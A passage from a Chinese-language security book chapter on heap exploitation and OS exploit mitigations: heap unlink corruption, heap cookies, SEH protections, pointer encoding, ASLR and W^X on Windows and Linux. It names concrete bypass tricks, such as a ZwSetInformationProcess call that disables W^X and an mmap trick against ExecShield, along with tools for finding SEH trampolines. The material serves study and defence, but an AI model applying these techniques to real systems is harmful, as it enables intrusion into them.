当缓冲区在栈里的时候，通常可以瞄准返回地址。如果它在堆里，常见的破解技术是恶化由库使用的堆管理结构。

堆管理函数需要跟踪哪些内存块已经使用了，哪些还是空闲的。尽管有非常多的数据结构可用，但最常见的仍是一些记录未用块以供以后使用的双向链表。在Windows、Linux、Solaris、AIX和其他系统上，存在众所周知的利用技术，它可以调节这些链表的恶化，从而执行大家所熟知的任意4字节[mirrored]写原语。当从链表移除被恶化的节点时，完成4字节写操作。再仔细看一下这种情形。

假设脆弱的应用程序使用堆，而且在溢出的时候有3个空闲块A、B、和C，这3个空闲块顺序存储在双向链表里。每个节点必须有指向下一个和前一个节点的引用（有时也称为后向和前向链接），以便维护这个结构。

```
...->next = A
A->next = B
B->next = C
C->next = ...
...->prev = C
C->prev = B
B->prev = A
A->prev = ...
```

省略号可能指向表头或空闲块。

节点必须从空闲块列表中移除的情况有两种。

- 当用户通过malloc()、RtlAllocateHeap()、new等请求块时。
- 当用户释放内存里邻近空闲块的块以将碎片减到最小时。

后一种情形也被称为接合或合并，为了执行这种操作，必须首先把未用的块从列表中移除，把两个块合成为一个大块，然后把新块插回列表。从链表里移除节点的操作通常被称为unlink()，就像下面的代码简述的那样：

```
unlink(node):
   node->prev->next = node->next
   node->next->prev = node->prev
```

当操作B时，如果B的节点结构没有被恶化，它看起来会像下面这样：

```
unlink(B):
   B->prev->next = B->next         // A->next = C
   B->next->prev = B->prev         // C->prev = A
```

普通的位于unlink()的堆破解技术由恶化的B->prev及带用户控制数据的B->next组成，实际上将把它们的内容写入彼此的内存地址中：

```
unlink(corrupted_B):
   B->corrupted_prev->next = B->corrupted_next
   B->corrupted_next->prev = B->corrupted_prev
```

现在介绍保护机制。

在正常的双向链表里，对于链表里给定的节点（例如B），下一个不变体为：

```
B->prev->next == B
B->next->prev == B
```

也就是说，前一个节点的下一个节点必须是节点本身，反之亦然。如果不是这样，将意味着这个链表被来自外部的堆管理函数修改了，因此，可以假定存在堆恶化bug。在Linux里，这将直接导致应用程序异常中断。但在Windows里，至少一直到Windows XP SP2，虽然没有把节点从列表中移除，但应用程序仍可以继续执行。

Stefan Esser在2003年12月2日第一次在电子邮件里公开提出校验链表的完整的想法——安全的unlink()（http://marc.info?m=107038246826168），他建议利用cookie（或canary）保护堆结构，我们稍后再来谈这一话题。

显然，PHP团队在最初一年多的时间里拒绝了Stefan的主意，大概在Stefan的电子邮件公开一年后，它们被整合到主流的glibc里。随后，Windows XP SP2、Windows 2003 SP1及Windows Vista在诸多新保护措施中也包括了类似于安全unlink()的检查，我们将会在后面进一步讲解这些新的保护措施。

为了了解是否存在堆攻击的机会，必须回答两个问题。

- 有不被安全unlink()保护的堆操作吗？

  答案是——有。

  在Linux里，这种情况实际上是相当少的，就像Phantasmal Phantasmagoria在“The Malloc Maleficarum”（http://marc.info?m=112906797705156）里的权威解释那样。他的破解技术不好理解和执行。在这里，我们将大致看一下被他命名为House of Mind的技术，强烈建议你阅读整篇文章。

  当需要把一个节点从链表里移除时，可以使用unlink()宏，这个宏里增加了安全unlink()检查。然而，当把一个新节点插入列表时，并没有检查，就像The Malloc Maleficarum里解释的那样，有时候攻击者可以小心地恶化堆结构，从而把节点插入被攻击者控制的伪造的链表里，用指向攻击者控制的缓冲区的指针来改写4字节。

  下面的代码是把攻击者(p)控制的节点插入链表的malloc()代码。如果满足必要的条件，攻击者可以控制来自unsorted_chunks(av)的返回值：强制p写入他选择的位置：

  ```
  bck = unsorted_chunks(av);
  fwd = bck->fd;
  p->bk = bck;
  p->fd = fwd;
  bck->fd = p;   // p is written to a user chosen location
  fwd->bk = p;
  ```

  代码里有些地方的链表被手动调整过，不过，不清楚哪个地方为破解留了一扇门。这篇文章也解释了其他的技巧，这些技巧取决于脆弱程序的细节，可用于获得4字节写原语或*n*字节写原语。

  尽管这篇文章是在glibc-2.3.5的时候写的，但仔细检查直到glibc-2.5所引入的差异，并没

有看到任何重大的可以影响这篇文章所描述的技术的有效性的改变。

最初的测试显示，利用Windows上节点插入不受保护的事实来获取一些好处也是有可能的。不过，还有其他更好的无视安全`unlink()`检查的技术。Matt Conover在SyScan 2004研讨会上，在关于Windows XP SP2堆利用的介绍里介绍了其中大多数的技术（http://www.cybertech.net/~sh0ksh0k/projects/winheap/）。

第一个方法是创造不安全的取消链接，其原理是，使用将通过检查但同时（从列表中移除节点的时候）生成想要的结果的值改写头部的后向及前向指针。Conover清晰阐述了这个技术——通过改写堆结构本身最终获得*n*字节写原语。然而，这需要按一定的步骤并进行一些猜测（包括堆结构的基址）才能完成。在Windows Vista上，因为堆地址被随机化了，这个攻击将不会成功（至少不会正常地工作）。

Conover介绍的另一个方法是后备列表中的块改写，由恶化后备列表及二级结构（也用于维护空闲块的列表）组成。这些列表是单独的链表，不包含任何安全检查。它是非常普通但可靠的技术，正确使用时也会获得*n*字节写原语。

从Windows XP Service Pack 2开始，引入了一个被称为低碎片堆的算法。虽然默认没有使用它，而且在那个时候，几乎没有应用程序选择它，但随着Vista的到来，情况发生了变化，Windows Vista用低碎片堆完全代替了后备列表，从而使最近的攻击不再适用了。

提醒所有利用堆管理算法和结构的技术的人们，为了成功完成可靠的攻击，堆必须处于可控状态，而且在恶化之后，为了获得内存写原语并执行代码，有时候必须执行一些特殊的操作。例如，后备列表中的改写必须具备的条件如下。

- 后备列表里一个空闲块的最小值等于给定的大小`n`。（Conover在介绍里说需要两个块，但其实一个就够了。）
- 用选择的地址改写这个空闲块的最初字节，并把它的标记设为busy，防止它被接合（合并）。
- 在恶化之后，对`RtlAllocateHeap(n)`的第二次调用将返回选择的地址。
- 如果可以控制应用程序向第二个缓冲区写的内容，就可得到*n*字节写原语。

在编写堆恶化利用程序的过程中，理解应用程序什么时候及为什么调用`malloc()`和`free()`，并且花时间寻找分配或取消分配任意大小和内容的新内存块，是非常重要的。

- **保护本身有问题吗？**

  前面提到过，当在Windows XP SP2里发现问题时，如果不立即中止应用程序，堆将被遗弃在一个未知的状态。从安全性的角度来看，这个决定不是很明智，测试已经明白无误地演示了：可以改写自由列表里节点的前向和后向链接，尽管这并没有导致4B写原语，但这样做可以得到非常有趣且可预测的结果，为其他类型的攻击打开了一扇门。

为了从缓冲区溢出的情形中保护堆，cookie是另一个选择。Yinrong Huang在2003年4月11日第一次提到这个想法（http://marc.info?m=105013144919806），但在2004年之前，没有任何一种主流操作系统采用它，之后，微软公司在Windows XP SP2及Windows 2003 SP1里采用了它。

在最初的Windows实现里，cookie是一个8位的任意值，在堆块头的中间位置。当释放缓冲区

时，将检查它，但是像Matt Conover在2004年12月指出的那样，如果这个cookie不正确，RtlFreeHeap()将会忽略它并退出，不做任何处理。这使攻击者有了用不同cookie尝试的机会，他可以一直尝试，直到最后碰到正确的cookie，然后接着攻击。简而言之，在Windows里，如果可以多次尝试，cookie根本算不上什么保护措施。

此外，因为cookie在头部中间，它不保护size及前一个size字段，这也为攻击者打开了一扇门。例如，我们已经在测试中校验了，如果使size字段大于大块自由列表（Freelist[0]）里的块的size字段，它可能会返回到用户，好像它真地更大一些，从而导致内存恶化。

自Windows Vista开始，发生了很多改变：创建堆时将生成8个任意字节。这些字节与块头的第一个字节做xor运算，通过xor的3个首字节并把结果与第4个字节比较来校验完整性，就像下面从RtlpCoalesceFreeBlocks()中提取的代码所示：

```
mov     eax, [ebx+50h]      ; ebx -> Heap.  +50 = _HEAP.Encoding
xor     [esi], eax          ; esi -> BlockHeader (HEAP_ENTRY)
mov     al, [esi+1]         ; HEAP_ENTRY.Size+1
xor     al, [esi]           ; HEAP_ENTRY.Size
xor     al, [esi+2]         ; HEAP_ENTRY.SmallTagIndex
cmp     [esi+3], al         ; HEAP_ENTRY.SubSegmentCode (Vista)
jnz     no_corruption_detected_here
```

完全一样的代码模式会被重复几次，还有另外的完整性检查。这是Vista为堆分配实现某些等级的ASLR之外的措施。

尽管某些特殊的攻击点表面上可能绕过了Windows Vista的堆保护，但想通过滥用堆管理结构及算法，进一步利用基于堆的缓冲区溢出，基本上是不可能的。进一步攻击更有可能恶化应用程序本身的内部数据，不管是某种函数指针还是“纯数据”。

在块头部里使用cookie的另一个实现乃思科公司所为，正如第13章所介绍的。然而，因为cookie是不带NUL字符的固定值，把它们放在那里不太像是出于安全性的原因，反而像是检测堆是否偶然被恶化了，在这种情形下，用浪费一些内存的方法代替系统崩溃。

glib也会做一些额外的检查，比如校验块是不是太大了，下一个相邻的块是否有某种意义，标记是否是正确的，但是，如果NUL字节不是问题，这样的保护措施可以被轻易绕过。

OpenBSD团队采用了截然不同的方法，毫无疑问，它在安全方面更有效。首先，他们总是使用被称为phkmalloc的实现，与FreeBSD一样。phkmalloc不用链表维护空闲块的列表（仅仅是空闲页的列表），更重要的是，通常不会把控制信息与用户数据混为一团。在众多关于堆利用的文章里，只有一篇是关于phkmalloc利用的——“BSD Heap Smashing”，这是BBP在2003年5月14日发表的（http://thc.org/root/docs/exploit_writing/BSD-heap-smashing.txt）。然而，对今天的OpenBSD来说，即使有一千篇文章也不会产生任何差别。

从3.8版本（http://marc.info?m=112475373731469）开始，OpenBSD的malloc()实现几乎就是包装了的mmap()系统调用。这么做的最大好处是，因为OpenBSD兑现了ASLR，mmap()的返回值被随机化了，此外，它明确禁止两个块（像由mmap()返回的）相继位于内存里，从而使想通过溢出内存页的限制来恶化任何东西变得不可能。

如果每个malloc()调用生成的大小都接近于页边界（例如，在Intel x86上是4kB），将会浪费许多字节，因此，这个算法比简单地调用mmap()要更复杂一些。

- 只有相同大小的块可能来自同一内存页。
- 使用一页直到它没有空间容纳完整的块了。当剩下的空间不够一块时，这些空间就被浪费了。仅仅在块比页大时才能跨越页边界，在这种情形下，它不会和其他的块相邻。
- 当一个块是空闲的时，它可能会被重用，但块被重用的顺序有一定的随机性。当页上所有的块都被释放时，这一页可能会归还给OS（因此，也就不存在被再次重用的问题了），尽管在实验室里，我们并未能验证这一结果。

在OpenBSD里，恶化堆管理结构取决于堆管理代码中的bug或算法本身，而不会因为应用程序bug依靠溢出动态的缓冲区。撇开这一点，唯一的利用机会是寻找溢出可达到的缓冲区中的敏感应用程序数据。然而，考虑到缓冲区大小一样且相邻的情况十分罕见，而不同大小的缓冲区不可能相邻，因此，尽管技术上可以实现，但发现可利用的情形的几率几乎为零。

随着Linux和Windows的发展，必须承认，通常通过堆管理结构恶化的堆利用变得日益困难及不可靠，因此最好学习一些其他知识。

- **有根本不包括堆管理结构和算法的堆攻击吗？**

  可以肯定的是，随着堆管理保护措施的增加，它们将变得越来越常见。

  就像前面所说的，缓冲区溢出是否可以被利用只取决于脆弱的缓冲区后保存的是什么。看一个例子，如果应用程序把在某些点使用的函数指针保存在被溢出的缓冲区之后，通过改写这个函数指针就可以控制执行流了。

  虽然函数指针是最合适的例子，但它目前还不是C++应用程序里最常见的情形。在大多数C++实现里，当创建一个对象实例时（例如在堆上使用new），保存在已分配空间里的位于对象的字段之前的第一个东西是类指针，它只不过是一个指向虚方法表（vtable）的指针。这个vtable是包含了类定义里面所有虚拟方法（更确切地说是函数）的地址数组，尽管不需要把它放在可写的内存里，但总是通过类指针使用它。因此，类指针就不可避免地保存在对象本身的空间里，也就是保存在可写的内存里。

  不管是有意还是无意地造成了堆错乱（heap massaging），使对象位于脆弱的缓冲区之后，vtable都可以指向攻击者选择的方法指针（method pointer）的列表。之后，只要使用虚方法，攻击者就有机会执行任意代码。

  C++对象的类指针只是一个例子，而且是十分普通的一个。当然，任何位于动态存储区里的敏感信息都会受到这类攻击的影响。

  当试图通过应用程序数据恶化利用动态存储区上的缓冲区溢出时，控制堆布局是最重要的。除了研究大量的脆弱应用程序外，通常没有更好的方法，而且可能也只有少数可用。破解程序作者的技艺在于从稀有的和棘手的资源中获取最大的好处。

  只有少数工具可用于观察堆是怎么演变的。Linux里的Ltrace、Solaris和AIX里的truss可以以文本的方式查看对malloc()和其他函数的调用。对于Windows，我们推荐一个非常全面的工具——PaiMei（http://pedram.openrce.org/PaiMei）。另一些工具用图形更好地表示了堆

的演变：Heap Vis，这是Pedram Amini为OllyDbg开发的插件（http://pedram.redhive.com/code/ollydbg_plugins/olly_heap_vis/）；heap_trace.py，同样是Pedram写的PaiMai脚本（http://pedram.redhive.com/PaiMei/heap_trace/）；HeapDraw，这是CoreLabs里的一个小组（http://oss.corest.com）开发的。前面两个只能用于Windows，后面的可用于Windows、Linux、Solaris等。

人们将会继续改进堆保护，但是只要内存块可以溢出到相邻的内存块，恶化应用程序数据就总会有机会触发脆弱应用程序的异常特征。

14.1.7 Windows SEH保护机制

站在攻击者的角度，Windows里的SEH（Structured Exception Handling，结构化异常处理）机制只不过是一个在基于栈的缓冲区溢出之后钩住执行流的手段。微软公司在发布Windows 2000 SP4的时候就认识到这一点了，从那时起，他们慢慢为这个机制增加越来越多的保护，直到将其变成你今天在32位Windows Vista上看到的那样（64位的版本完全不一样）。

实现所有机制的用户模式代码都在`ntdll.dll`的函数`KiUserExceptionDispatcher()`里。假设你有疑问，或者想了解新版本的Windows中有什么变化，那么它就是你需要了解的函数。下面的内容总结了当前版本里的保护措施。

- 调用处理程序之前把寄存器清零。这个保护措施可以防范简单的跳床（trampoline）。
- `EXCEPTION_REGISTRATION_RECORD`必须放在内存的栈界限内，而且要排序。这个保护措施可以防范一些把伪造EXCEPTION_REGISTRATION_RECORD放在堆上的利用技术。
- 异常处理程序不能在栈上。系统将会把它的地址与保存在`fs:[4]`及`fs:[8]`里的栈界限做比较。如果想跳到栈里的代码，只能通过其他段里的代码间接实现，除非硬件W^X是适当的。这个增强的保护措施防范把代码放在栈里，然后直接跳到它。
- 在Visual Studio里用`/SafeSEH`编译的PE二进制（`.EXE`、`.DLL`等）有一个允许的异常处理程序列表。PE映像里其余的代码不能再被用做异常处理程序。这是为了防范像`pop-pop-ret`之类的第二代跳床，它自Windows XP SP 2及Windows 2003 SP1以后就存在了。
- 下面的规则适用进程内存里的其他段，属于没有用`/SafeSEH`编译的PE或根本不属于任何PE。
  - 如果下层的微处理器支持NX页，那么处理程序只能位于标为可执行的内存里。就像在14.1.2节的旁注里所解释的那样。
  - 当硬件不支持NX时，`ntdll.dll`里的`RtlIsValidHandler()`代码使用`NtQuery-VirtualMemory()`找出这页是否被标记成可执行，这就是我们通常所说的软W^X。
  - 可以这样设想：如果这页被标记成不可执行，那么异常分派代码无论如何都不允许执行。但直到程序运行结束才能看到最终结果。
  - 在大声抱怨异常处理程序无效之前，`RtlIsValidHandler()`用`ZwQueryInformation-Process()`查寻一些全局per-process标记。在XP SP2之前，只检查一个标记（`Execute-`

DispatchEnable），自Vista以后，必须启用两个标记（ExecuteDispatchEnable和ImageDispatchEnable）才允许映射成可执行页的执行。

  - 这个原理与14.1.2节的旁注里介绍的硬件支持的W^X相同。

- 像第8章所介绍的，在Windows XP SP2和Windows 2003 SP1里，可以滥用一些标准的异常处理程序（特别是Visual C++的__except_handler3）来执行代码。根据eEye的Ben Nagy所写的文章（http://www.eeye.com/html/resources/newsletters/vice/VI20060830.html），新Visual Studios里包括的这些函数的版本在栈恶化的情形下会更强壮一些，到目前为止，在绕过这些限制方面还没什么新的进展。

纵观现在所有的SEH保护机制，在可以控制指向异常处理函数的情形里，很难从exception-handler-approved 区里找到合适的点。即使这样的地址被列出来了，但要寻找一个合适的候选人实际上也并不容易。

当然，如果可以直接把代码放在被允许空间里的众所周知的内存位置，就可以直接把它设成异常处理程序。但在大多数情况下，在基于栈的缓冲区溢出之后的异常处理程序很容易被恶化，你的代码可能会很不幸地在栈里沉睡。需要使用exception-handler-approved区里一个小的跳床（或jumpcode）来间接获取代码，否则就需要通过其他方法把代码注入其他内存区。

pop-pop-ret序列也是一个选择，除此之外还有一些。尽管可以手动查看整个映像内存，但这是非常愚蠢的行为，我们可以用计算机来帮助搜索，毕竟计算机就是干这一行的。

可用的工具有三个：eEye的一个小组开发的EEREAP（http://research.eeye.com/html/tools/RT20060801-2.html），来自Core Security的Nicolas Economou开发的Pdest，以及同样来自Core的panoramix开发的SEHInspector。后两个工具在http://oss.corest.com可以找到。

前两个工具的原理是一样的：先获得异常发生瞬间的内存快照，然后逐条尝试指令，寻找那些将为你的代码工作的指令，例如跳床。看一个简单的例子，如果你知道寄存器EAX指向你的代码，使用JMP EAX就可以了，而且像CALL EAX、PUSH EAX-RET、MOV EBX、EAX-JMP EBX以及无数的代码组合（包括全是类似nop的代码的组合）也都可以。

1. EEREAP

EEREAP模拟微处理器处理内存转储，但实际上并不执行指令。除了内存转储外，还需要向它提供一个上下文文件，里面包含定义的寄存器值、内存布局以及要搜索的目标（要了解更多信息，请仔细阅读软件包里包含的介绍及readme文件）。下面介绍一个简单的EEREAP脚本，可以用它寻找所有的像异常处理程序跳床那样跳到代码的合适地址（像pop-pop-ret或类似的东西）：

```
stack:800h,RW
ESP = stack+400h
EBP = stack+420h
code:10h,RO,TARGET
[stack+408h] = code
[stack+414h] = code
[stack+41ch] = code
[stack+42ch] = code
```

```
[stack+444h] = code
[stack+450h] = code
```

这个脚本并不完美，因为它可能会找到这样的地址：当使用时可能会用垃圾改写代码，但在大多数情形里，它工作得还不错。

注解　当前版本的EEREAP丝毫都不具备SEH保护机制，因此它可能会很幸福地找到看起来非常好的地址，但我们却悲哀地发现这些地址并不在异常处理程序允许的区内。

2. Pdest

Pdest冻结被攻击的进程并遍历代码，执行来自给定地址的每条指令，直到它到达指定的目标或执行给定数量的指令为止。然后再从下一个地址重新开始这样的过程。

看一个例子，你可以用它寻找合适的在捆绑异常处理程序之后使用的跳床：

```
C:\> pdest vuln.exe 7c839aa8 [esp+8]
Target = 0022ffe0 - 0022ffe0
Addresses to try: 7991296
004016c8
00401b47
00401b74
00401bb7
00401cab
00401eae
9.4% complete
```

它的第一个参数是将要附上的进程号或先寻找然后附上的应用程序名。第二个参数是pdest将触发并开始工作的地址，我们稍后就会介绍。第三个参数指定你真正想跳到的地方：它可以是一个地址或一段地址范围，也可以寄存器和寄存器加位移等。在这个例子里使用的是[esp+8]，因为当可以夺取执行流的时候，指向代码的指针将会出现。这个间接值将会被转换成数字，然后被使用，因此，它也会发现使用[esp+14]的实例，等等。

第二个参数是应当用pdest发现的地址所替换的地址。对于异常处理程序，最好使用原始的异常处理程序。因此，用pdest寻找合适的异常处理程序跳床的全过程如下。

(1) 运行脆弱的应用程序。

(2) 用调试器附上它，让它继续执行。

(3) 生成异常（例如，使用未写完的破解程序）。

(4) 当调试器停下来的时候，检查当前的异常处理程序是什么。

(5) 退出调试器并重启应用程序。

(6) 用第(4)步发现的地址运行pdest。

(7) 像第3步那样产生异常。

(8) pdest应当开始工作。

我们曾用pdest找到过非常有趣和可靠的跳床。pdest和EEREAP都是破解程序时的好帮手。

3. SEHInspector

SEHInspector有两个用途。其一是，如果Windows Vista里的PE被加载到随机地址，它将告诉你；其二是，如果应用程序是用`/SafeSEH`编译的，它也将告诉你，而且它会列出所有有效的已经注册过的异常处理程序。

可以用SEHInspector处理DLL或EXE，当处理DLL时，它将调用`LoadLibrary()`，然后与内存里的映像一起工作。当处理EXE时，它将像调试器那样启动被阻塞的应用程序，然后与内存里的映像一起工作，也会列出这个进程所加载的所有DLL的特征。它唯一的命令行参数是要检查的PE文件（DLL或EXE），输出的内容很详细。要了解更多信息，请阅读SEHInspector的文档。

14.1.8 其他保护机制

保护机制很多，到目前为止，我们介绍的大多数保护措施都是为预防执行外来代码而设计的。本节将简单介绍其他保护措施。我们不准备介绍那些限制攻击者能力的保护措施，例如各种类型的sandboxing、基于角色的访问控制（RBAC）以及强制访问控制（MAC）等。

1. 内核保护机制

本章还没有专门来谈内核保护，然而，当它用于预防内存bug利用时，与到目前为止所讨论的所有用户模式保护措施没有什么差别。以往的经验表明内核漏洞是真实存在且完全可利用的，不论是本地的还是远程的。现在，内核已经成为操作系统的组件，它里面只实现一小部分保护机制，对破解程序作者来说，它已经成为更常见的目标。承认这种问题存在并开始着手做一些事情的公司很少。

自2003年3.4版本以来，OpenBSD开始用ProPolice编译内核。至少自2.6.18版本以来，某些平台上的Linux内核准备用ProPolice编译了，而且一些发行版已经包括它了。

某些平台的OpenBSD内核部分支持W^X。Windows XP自SP2开始，32位的处理器支持nx-stack，64位处理器上实现了更完善的W^X。要想进一步了解后一种情形，请阅读http://www.microsoft.com/technet/prodtechnol/winxppro/maintain/sp2mempr.mspx。

此后PaX以及它的后续版本也都加入了内核保护机制。

现在的PaX，至少在2007年中期之前，有三种不同的内核保护：KERNEXEC、UDEREF和RANDKSTACK。

- KERNEXEC实现内核里的W^X，确保只有内核的代码段是可执行的且不可写。同时，它把代码段和`rodata`段设为只读的（就像它名字所暗示的那样）。
- UDEREF确保当从（或向）内核复制数据时，不能访问来自用户区的直接指针，当从（或向）用户区复制数据时，不能使用内核指针。这样就会产生一个副作用：虽然NULL指针在用户区中可能是一个可访问的地址，但对内核来说，它将不再是一个有效的地址，如果在错误的上下文里访问它将生成异常。
- RANDKSTACK确保每一个系统调用条目的内核栈被随机化。

关于内核保护，我们推荐读者阅读pipacs撰写的有趣的文章，文章介绍了PaX的现在和将来，包括内核保护、它可能解决的问题，以及对PaX现有弱点的细致分析。可以在PaX的文档中找到

这篇文章：http://pax.grsecurity.net/docs/pax-future.txt。

2. 指针保护

第一个公开发布的实现指针保护的或许是vendicator的StackShield（0.6版），它于1999年9月1日发布（http://marc.info?m=94149147721722）。这个保护措施通过增加运行时检查（它验证目标地址是否在数据区的下面，在的话就表明数据区就是应用程序的.text段），明确地把间接函数调用作为保护对象。

几年之后，在2003年8月13日，Crispin Cowan提出了PointGuard（http://marc.info?m=106087892723780），这是另一种函数指针保护措施，它也保护所有间接的函数调用（也称为`longjump`）。在使用PointGuard时，总会把保存在内存里的指针与一个全局随机值做xor编码，在转移之前，把它移到寄存器时将其解码。尽管存在一些独立的GCC补丁，但标准GCC发行版里并没有包括函数指针保护，在它被实现前（也就是说GCC发行版包括函数指针保护），大多数Linux发行版里不太可能会看到这些保护。

在Windows XP SP2及Windows 2003 SP1里，微软公司引入两个用于编码和解码指针的函数（`EncodePointer()`和`DecodePointer()`），它们的工作方式与PointGuard很相似。Windows Vista里面继续支持指针编码。

它在Windows上有不止一个实现（`RtlEncodePointer()`和`RtlEncodeSystemPointer()`）。前者用`RtlQueryInformationProcess(-1, 0x22, ...)`寻找随机关键指针，而后者把它保存在所有进程共享的全局段里。尽管这个共享段是只读的，但如果需要，可以从任何其他的本地进程里读取这个全局关键指针，并在一些本地攻击中使用。

14.2 不同实现之间的差异

日益增加的操作系统、发行版和版本数量，使得跟踪哪里实现了什么保护措施变得不太可能了。本节将简单回顾一下大多数的实现，尝试找出它们之间的差异和弱点。

14.2.1 Windows

自从Windows XP的SP2及Windows 2003的SP1发布已来，微软公司已经向操作系统中增加了不同的保护机制。在下面的列表里，你可以发现直到Windows Vista的不同版本Windows里出现的保护机制的摘要。（当然，在写本书的时候，Windows Vista中引入的完全修正的范围也已经被发现了。）

1. W^X

- 自XP SP2开始，Windows从底层支持AMD和Intel处理器的NX特征。
- 默认安装的32位Windows里，只有少数应用程序启用了这个特征，剩下的应用程序可以在内存的任何地方运行代码。
- 在不支持NX的硬件上（或者是支持，但没有启用），结构化异常处理机制里仍会嵌入一些软件检查。只有一小部分微软组件会默认启用这些软机制。
- 要分辨一个应用程序是否已经启用了保护，可以在调试器里手动检验，或用Process

Explorer自动检验（http://www.microsoft.com/technet/sysinternals/utilities/ProcessExplorer.mspx）。启用和禁用这个保护的更多信息，请阅读http://support.microsoft.com/kb/875352。

- 在Windows里，可以调用`ZwSetInformationProcess(-1, 0x22, 0x400004, 4)`，或者单独调用`ntdll.dll`里某个函数（就像14.1.2节所介绍的那样），从而禁用基于每进程的W^X。
- 可以使用`VirtualaAlloc()`，从OS请求W+X内存。
- 在标准的应用程序里没有段被映射成W+X。
- 在64位的Windows里，根据官方文档的描述，每个应用程序都默认启用W^X，并且不能被禁用。

2. ASLR

- 到Windows Vista为止的所有版本中，不同线程的栈内存都是用`VirtualAlloc()`创建的。因此，它们的地址不是一定可预计的，主线程可能除外。
- 自Windows XP SP2开始，新进程启动时，PEB（Process Environment Block，进程环境块）和TEB/TIB（Thread Environment/Information Block）的位置是从一组（16个）已知的地址中随机获得的。
- 引入这种随机化很可能是为了预防`PEBLockRoutine`和`PEBUnlockRoutine`（这两个函数指针保存在PEB里）的使用，破解程序通常会通过改写它来控制执行流。
- 自Windows Vista开始，创建新进程时，栈地址和进程里每个堆的位置都被随机化了。实验显示堆地址大约有8位被随机化，栈大约有14位。这14位中，其中有9位是在低11位中，因此，如果攻击者可以控制2kB以上连续的栈空间，那么可以有效地把随机化因子减至5位。
- 自Windows Vista开始，如果动态链接库和应用程序是用Visual Studio 2005的`/DYNAMICBASE`选项编译的，那么每次当它们重启后，动态链接库和应用程序加载地址中的8位将被随机化。为了查明给定的DLL或EXE是否被标记成动态基址，你可以使用14.1.7节里介绍的SEHInspector。
- 到Windows Vista Beta 2为止的所有版本中，被加载的随机化库彼此之间的距离都是固定的，但是当最后的Vista发布时，已经不是这样了，现在，DLL和EXE的加载地址完全是独立选择的。经验显示，当多个进程使用同一个DLL时，对所有的实例来说，它的加载地址都是一样的。

3. 栈数据保护

- 自Windows XP SP2开始，所有的Windows二进制都是用支持`/GS`选项的Visual Studio版本编译的。其他的微软软件包也可能用这个选项编译。
- Visual Studio 2005向`/GS`保护中引入了一些新特性，包括：
  - canary（或cookie）随机化；
  - 用canary保护帧指针和其他的寄存器；
  - 把局部字节数组移到栈帧的结尾；
  - 把指针局部变量移到帧的开头；

  - 把脆弱的参数复制到局部变量里，然后重新排序。
- 不是每个函数（也不是每个参数）都启用了/GS保护。因此，在决定保护什么的逻辑里可能存在问题。
- 如果没有重大改变，一些构造根本就没有用这种技术保护，就像14.1.3节介绍“理想的栈布局时解释的那样。
- 异常处理结构被放在栈里。通过恶化调用者（caller）的EXCEPTION_REGISTRATION_RECORD并产生一个异常，很可能可以绕过cookie检查。
- 在Windows Vista之前的所有版本里，每个应用程序或库cookie都保存在固定的地方。在Windows Vista里仍是这样。除非把应用程序和库加载到随机地址。把全局cookie改成已知值也可以绕过cookie检查。
- 在某些情形里，cookie可能没有被随机化，就像http://msdn2.microsoft.com/en-US/library/8dbf701c.aspx所解释的那样，著名的例子是MS06-040漏洞。
- 在Windows 2003 SP1[①]上，脆弱的DLL是用/GS编译的。就像允许攻击者向内存任何地方写入漏洞一样，不久前有人公布了改写全局cookie值的破解程序（http://www.milw0rm.com/exploits/2355）。然而，我们的测试显示，这个全局cookie事实上根本没有被随机化，因为从来都没有调用过初始化例程（而且，它也不包含任何无效的字节，像0xbb40e64e这样）。

4. 堆保护

- Windows XP自 SP2开始就具备安全取消链接了，但只有把块从空闲块的双向链表里移走的时候，它才会检查。如果安全取消链接检查失败，就不会抛出异常，带着半截堆的应用程序将继续执行。
- 在Windows XP SP2上，堆块的头部增加了8位随机cookie。在Windows XP SP2上，如果cookie检查失败，就不会抛出异常，攻击者将有机会继续尝试。
- cookie保存在头部中部，并没有保护HEAP_ENTRY结构的第一个字段，在攻击过程中，它可能会被利用。
- 在Windows Vista引入之前，像后备列表上的块改写这样的攻击是有可能的，而且攻击效果很好。
- Windows Vista用低碎片堆代替后备列表，从根源上切断了后备列表上的块改写技术。
- 在Windows Vista里，随机cookie被随机编码（它是所有堆块头部做xor运算后的结果）代替了。如果检查失败，会有代码来中止应用程序，但什么时候使用代码还不太清楚。
- 可以利用堆块里的缓冲区溢出恶化包含应用程序数据的相邻块。因为在Windows上，C++编写的应用程序比比皆是，你可以在许多重要的应用程序里找到合适的类指针。在大多数情况下，花时间研究怎样控制内存分配模式都会有很大收获。

5. SEH保护机制

详见14.1.7节。

① 原文为SP0，应为SP1。——译者注

6. 其他的Windows实现

- 用户可用RtlEncodePointer()和RtlEncodeSystemPointer()对函数指针（以及其他敏感的指针）进行编码。我们建议只用RtlEncodePointer()，因为与RtlEncodeSystemPointer()相比，它用于保存随机关键指针的存储区所在的内存区更安全一些。
- Windows Vista里的SafeSEH实现用RtlEncodeSystemPointer()代替了RtlEncodePointer()，这可能会产生一些漏洞，特别是对本地利用来说，除非机制的安全不取决于被编码的指针（在这种情形里，必须有不同的理由来编码指针）。
- 非常著名的也是经常被使用的保存在PEB里的函数指针PEBLockRoutine和PEBUnlockRoutine在Windows Vista中已不复存在了。它们被移走了，现在改成直接调用RtlEnterCriticalSection()和RtlLeaveCriticalSection()。
- 驱动程序和内核本身所使用的内核内存自Windows XP SP2以后就用W^X保护了。在32位版本上，nx-stack总是被启用的，而且显然不能被禁用。在64位版本上，根据微软的文档（http://www.microsoft.com/technet/prodtechnol/winxppro/maintain/sp2mempr.mspx）的说法，栈、分页池和会话池（session pool）都被标为不可执行。

14.2.2 Linux

因为Linux的发行版太多了，因此，想完全说清楚已有的保护机制是非常复杂的。本节尝试着把比较流行的发行版里存在的保护机制总结一下。本节介绍的例子都是指默认安装的情况，否则就很难讲清楚了。

1. W^X

- Fedora Core Linux自版本2以后就包括了ExecShield，它的大部分数据段上都有W^X。相应版本的Red Hat Enterprise Linux也与它类似。
- 自Fedora Core Linux 版本3以后，所有应用程序里都有映射的W+X段作为libc的一部分。
- 在一些（默认的）32位内核版本上，ExecShield用分节（segmentation）作为W^X的基本机制，我们可以用类似于OpenBSD里的窍门使之失效，例如，在顶部映射一个可执行页mmap(0xbffff000, 0x1000, 7, 0x32, xxxxx,0)，或者用mprotect()改变现有页的保护。
- 可以使用mmap()从OS请求W+X内存。
- Mandriva Linux 2007.0版默认情形没有启用任何W^X保护。然而，我们在实验室测试时发现，Mandriva Linux 2006.0版的大多数段上启用了W^X。
- Ubuntu 6.10桌面及老版本默认没有启用W^X保护，然而，服务器版本带有nx-stack。
- Ubuntu的默认实现基于现代处理器的NX/PAE特性。
